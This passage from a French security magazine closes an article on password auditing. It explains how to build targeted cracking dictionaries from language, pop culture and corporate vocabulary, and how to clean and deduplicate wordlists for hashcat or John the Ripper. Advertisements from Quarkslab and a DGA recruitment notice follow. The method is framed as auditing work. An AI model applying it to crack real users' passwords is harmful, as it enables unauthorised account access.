Après la ou les langues des utilisateurs, un énorme facteur d'influence est l'environnement culturel. Ainsi la culture américaine, très exportée, pourra constituer des ressources très intéressantes : super héros, musique, acteurs, séries télévisées, films, suites de touches sur les claviers… Il faut également tenir compte des cultures locales et ses héros (Bollywood, sport…), ou des religions parfois très présentes dans certains pays. Bien sûr, les éléments culturels apatrides ou liés à un métier tels que des noms de végétaux, animaux, lieux, histoire… peuvent également s'avérer précieux s'ils existent dans chaque langue d'utilisateur, ou une langue commune comme le Latin ou le Grec, et sont adaptés au contexte de l'organisation ciblée. De tels thesaurus, tout comme les bases de données de paroles et titres musicaux, peuvent se trouver facilement sur Internet. Il ne faut pas sous-estimer la puissance d'un thesaurus fondé sur la culture d'entreprise incluant noms des outils et applications standards, noms de l'organisation ou de marques, plans managériaux annoncés…

Pour tous ces thesaurus de langue ou culturels, il faudra opérer un nettoyage, une conversion en minuscules puis un dédoublement. De plus, une copie de chaque résultat convertie en mixed-case permettra également d'étendre considérablement la portée des mots de passe testés, et avec elle l'efficacité de l'attaque.

À présent les fameuses « wordlists ». Il existe pléthores de telles listes sur Internet (*crackstation* par exemple), souvent d'une taille de plusieurs dizaines de gigaoctets. Il faut cependant savoir qu'en y regardant de plus près, une telle taille ne se justifie pas. Un simple script qui fera une analyse statistique rapide de chaque ligne de la base de données révèlera rapidement des lignes avec un seul caractère identique répété un grand nombre de fois, du code HTML ou XML, du binaire, des hash md5 ou sha256, des extraits de textes copiés/collés tels quels dans le fichier, etc. Il fera également apparaître des mots qui ne méritent pas d'être exploités, par exemple d'une longueur trop grande. Pour ces bases de wordlists, une fois le gros ménage effectué, il faudra toujours éliminer les doublons (mais en conservant la casse).

Au final de tout ce travail de nettoyage, une arborescence de dictionnaires et wordlists sera constituée de moult fichiers, lesquels pourront être regroupés en un seul adapté au besoin. Il faudra encore au final dédoublonner (et rien d'autre) ce fichier pour qu'il soit optimal. Il n'y aura plus qu'à l'utiliser avec un outil de cassage de hash tel hashcat ou même John the Ripper… bien plus efficacement, en orientant les cassages dans le sens de ces pratiques stéréotypées.

## Conclusion

L'Individu, lorsqu'il est confronté à une demande de création de mots de passe, va suivre des comportements stéréotypés découlant de sa culture et de sa personnalité, et être influencé par la manière dont la demande de création est présentée. La connaissance de ces comportements permet d'optimiser un audit de qualité des mots de passe afin d'en « casser » un plus grand nombre en moindre temps, particulièrement si la matière première que sont les dictionnaires est la plus complète possible. Si les moyens présentés dans cet article permettent de contribuer à renforcer la constitution des mots de passe retenus par les utilisateurs, le mot de passe reste intrinsèquement un moyen qui, employé seul, ne répond plus aux besoins de sécurité les plus critiques. ■

# Quarkslab

SECURING EVERY BIT OF YOUR DATA


Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : IRMA (orchestrateur de threat intelligence), Epona (obfuscateur) et Ivy (reconnaissance réseau). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.


IRMA orchestre votre threat intelligence pour déterminer la dangerosité des fichiers et fournir une vue détaillée des risques.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

ivy cartographie rapidement l'ensemble des services et informations exposés sur Internet pour des millions d'adresses.


- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation




- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals



quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Phone: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**

# REJOIGNEZ la cybersécurité À RENNES

« Après mon embauche, j'ai suivi une formation technique de haut niveau afin de renforcer une équipe d'audit et d'analyse de vulnérabilités. Faire de la veille technologique et expérimenter des scénarios attaque/défense font partie de mon quotidien. Je travaille dans une bonne ambiance et avec une qualité de vie régionale agréable. »

***Solenn, Architecte cybersécurité***

## Vous êtes un(e) ingénieur(e) curieux(se) et passionné(e) ?

La DGA Maîtrise de l'information a besoin de vous !
Qu'attendez-vous pour donner du sens à vos compétences en informatique ?

#shellcode #reverse #SOC #admin #forensics #audit #pentest #exploit #crypto #vuln #ropchain #IA #LID #bretagne

90 postes d'ingénieur(e)s sont ouverts en 2017
Envoyez CV et lettre de candidature

CONTACT
dga-mi-bruz.recrutement.fct@intradef.gouv.fr

DGA

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
MINISTÈRE DE LA DÉFENSE